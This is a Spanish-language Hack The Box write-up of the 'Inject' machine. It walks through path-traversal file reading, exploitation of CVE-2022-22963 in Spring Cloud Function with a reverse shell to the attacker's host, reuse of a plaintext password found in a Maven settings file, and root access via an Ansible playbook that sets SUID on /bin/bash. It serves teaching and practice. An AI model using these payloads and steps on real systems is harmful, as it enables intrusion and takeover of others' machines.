


Máquina Inject



14 JULIO

Hack The Box

Creado por: dandy_loco

1. Enumeración


Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
(root@kali)-[~/kali/HTB/inject]
└─# cat targeted -l java
File: targeted
1 # Nmap 7.93 scan initiated Thu Jul 13 09:04:55 2023 as: nmap -sCV -p 22,8080 -n -v -oN targeted 10.10.11.204
2 Nmap scan report for 10.10.11.204
3 Host is up (0.035s latency).
4
5 PORT      STATE SERVICE      VERSION
6 22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7 | ssh-hostkey:
8 |   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
9 |   256  d51c81c97b076b1cc1b429254b52219f (ECDSA)
10 |_  256  db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
11 8080/tcp  open  nagios-nsc  Nagios NSCA
12 |_ http-open-proxy: Proxy might be redirecting requests
13 |_ http-methods:
14 |_   Supported Methods: GET HEAD OPTIONS
15 |_ http-title: Home
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Read data files from: /usr/bin/../share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Thu Jul 13 09:05:05 2023 -- 1 IP address (1 host up) scanned in 9.15 seconds
```


El puerto SSH es superior a la versión 7.7, por lo tanto, no es vulnerable a una posible enumeración de usuarios. Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/8080.

```
(root@kali)-[~/kali/HTB/inject]
└─# whatweb http://10.10.11.204:8080
http://10.10.11.204:8080 [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], Frame, HTML5, IP[10.10.11.204], Title[Home], YouTube
```


Abrimos la web en nuestro navegador. Revisamos si nos da algo más de información el plugin **wappalyzer**.




La web tiene un panel de registro, está en construcción y no se puede usar.



El panel de Blog tampoco parece nada interesante.




En la parte derecha la web vemos una opción que nos lleva a un panel donde podemos subir archivos.




2. Análisis de vulnerabilidades


Si analizamos el comportamiento con BurpSuite de dicho panel, vemos que nos devuelve un enlace para ver el fichero que acabamos de subir. Parece que la aplicación, lee el parámetro `img`, para representar la imagen.



Vamos a revisar si no se ha sanitizado correctamente el parámetro y se puede acontecer un LFI. Intentamos mostrar el contenido del fichero `/etc/passwd`.



Ahora que tenemos una forma de enumerar ficheros/directorios, revisamos el contenido de la web.



```
Request
Pretty Raw Hex
1 GET /show_image?img=../../../../ HTTP/1.1
2 Host: 10.10.11.204:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10


Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Accept-Ranges: bytes
3 Content-Type: image/jpeg
4 Content-Length: 4096
5 Date: Thu, 13 Jul 2023 16:35:29 GMT
6 Connection: close
7
8 .classpath
9 .DS_Store
10 .idea
11 .project
12 .settings
13 HELP.md
14 mvnw
15 mvnw.cmd
16 pom.xml
17 src
18 target
19
```

Nos llama la atención el fichero **pom.xml**. Revisamos su contenido.

¿Qué es Maven?

Maven es una herramienta de software para la gestión y construcción de proyectos Java creada por Jason van Zyl, de Sonatype, en 2002. Es similar en funcionalidad a Apache Ant, pero tiene un modelo de configuración de construcción más simple, basado en un formato XML.

Vemos que se usa el módulo **spring-cloud.function-web** con una versión 3.2.2.



```
<dependency>
  <groupId>org.springframework.cloud</groupId>
  <artifactId>spring-cloud-function-web</artifactId>
  <version>3.2.2</version>
</dependency>
```

3. Explotación

Dicho módulo tiene una vulnerabilidad identificada como **CVE-2022-22963-RCE**, la cual permite ejecución remota de comandos. Encontramos un exploit, que nos facilita la tarea de explotación:

- <https://github.com/randallbanner/Spring-Cloud-Function-Vulnerability-CVE-2022-22963-RCE>

Modificamos el exploit para adecuarlo a nuestro entorno.

```
proxies = {"http": "127.0.0.1:8080", "https": "127.0.0.1:8080"}

# GLOBALS
## LOCAL
lhost = "10.10.14.5"
lport = 443 # Port for listener
srvport = 8000 # Port to start HTTP Server
## REMOTE
rhost = "10.10.11.204"
rport = 8080
```

Nos ponemos en escucha con netcat por el puerto 443, y conseguimos acceso a la máquina víctima.

```
(root@kali)-[/home/kali/HTB/inject]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.204] 37040
/bin/sh: 0: can't access tty; job control turned off
$
```

4. Movimiento lateral

Realizamos un tratamiento de la TTY, para posteriormente ver con qué usuario hemos ganado acceso. Estamos como el usuario **frank**. Si revisamos la carpeta `/home`, vemos que existe otro usuario llamado **phil**.

```
frank@inject:/$ ls -la /home/
total 16
drwxr-xr-x  4 root  root  4096 Feb  1 18:38 .
drwxr-xr-x 18 root  root  4096 Feb  1 18:38 ..
drwxr-xr-x  5 frank frank 4096 Feb  1 18:38 frank
drwxr-xr-x  3 phil  phil  4096 Feb  1 18:38 phil
frank@inject:/$ ls -la /home/frank/
```

Realizamos una exploración de la carpeta personal del usuario frank, descubrimos el directorio `.m2` el cual contiene el fichero `settings.xml`.

```
frank@inject:~$ ls -la /home/frank/.m2/
total 12
drwx----- 2 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x  6 frank frank 4096 Jul 13 18:27 ..
-rw-r----- 1 root  frank  617 Jan 31 16:55 settings.xml
```

Si analizamos su contenido, encontramos unas credenciales del usuario phil.

```
frank@inject:~$ cat /home/frank/.m2/settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
frank@inject:~$
```

Intentamos usar dicha credencial, con sudo, para intentar convertirnos en phil.

```
frank@inject:~$ su phil
Password:
bash-5.0$ whoami
phil
bash-5.0$
```

5. Escalada de privilegios

Revisamos a qué grupos pertenece el usuario phil, y vemos un grupo que nos llama la atención llamado **staff**.

```
phil@inject:/opt/automation/tasks$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
```

Realizamos una búsqueda en la máquina víctima, de aquellos fichero y directorios, cuyo grupo propietario sea staff.

```
phil@inject:~/gnupg$ find / -group staff 2>/dev/null
/opt/automation/tasks
/root
/var/local
/usr/local/lib/python3.8
/usr/local/lib/python3.8/dist-packages
/usr/local/lib/python3.8/dist-packages/ansible_parallel.py
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/LICENSE
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/RECORD
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/entry_points.txt
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/WHEEL
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/METADATA
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/top_level.txt
/usr/local/lib/python3.8/dist-packages/ansible_parallel-2021.1.22.dist-info/INSTALLER
/usr/local/lib/python3.8/dist-packages/__pycache__
/usr/local/lib/python3.8/dist-packages/__pycache__/ansible_parallel.cpython-38.pyc
/usr/local/share/fonts
/usr/local/share/fonts/.uuid
```

Vemos el directorio **/opt/automation/tasks**. Dentro, hay un fichero llamado **playbook_1.yml**. Buscamos información al respecto.

¿Qué es playbook?

Un playbook de Ansible es un plano técnico de las tareas de automatización, las cuales son acciones complejas de TI cuya ejecución se lleva a cabo con muy poca intervención humana o sin ella. Se ejecutan en un conjunto, un grupo o una clasificación de hosts, los cuales conforman lo que se conoce como un inventario de Ansible.

¿Qué es Ansible?

Ansible es una plataforma de software libre para configurar y administrar ordenadores. Combina instalación multi-nodo (es decir: permite desplegar configuraciones de servidores y servicios por lotes), ejecuciones de tareas ad hoc y administración de configuraciones. Adicionalmente, Ansible es categorizado como una herramienta de orquestación.

A raíz de la información obtenida, suponemos que algún proceso automático, lee ese directorio y ejecuta cada uno de los ficheros playbook que contiene el directorio.

Encontramos el siguiente recurso web, el cual vemos una vía potencial de aprovecharnos de ese playbook.

- <https://www.digitalocean.com/community/tutorials/understanding-privilege-escalation-in-ansible-playbooks>

Por tanto, nos creamos nuestro playbook, que modifique los permisos de `/bin/bash`.

```
GNU nano 4.8
hosts: localhost
tasks:
  - name: RShell
    command: sudo chmod u+s /bin/bash
```

Tras unos pocos minutos, comprobamos que los permisos de `/bin/bash` han sido modificados, pudiéndonos escalar privilegios para convertirnos en el usuario **root**.

```
bash-5.0$ ls -la /bin/bash
-rwsr-xr-x_1 root root 1183448 Apr 18 2022 /bin/bash
```

```
bash-5.0$ bash -p
bash-5.0# whoami
root
bash-5.0#
```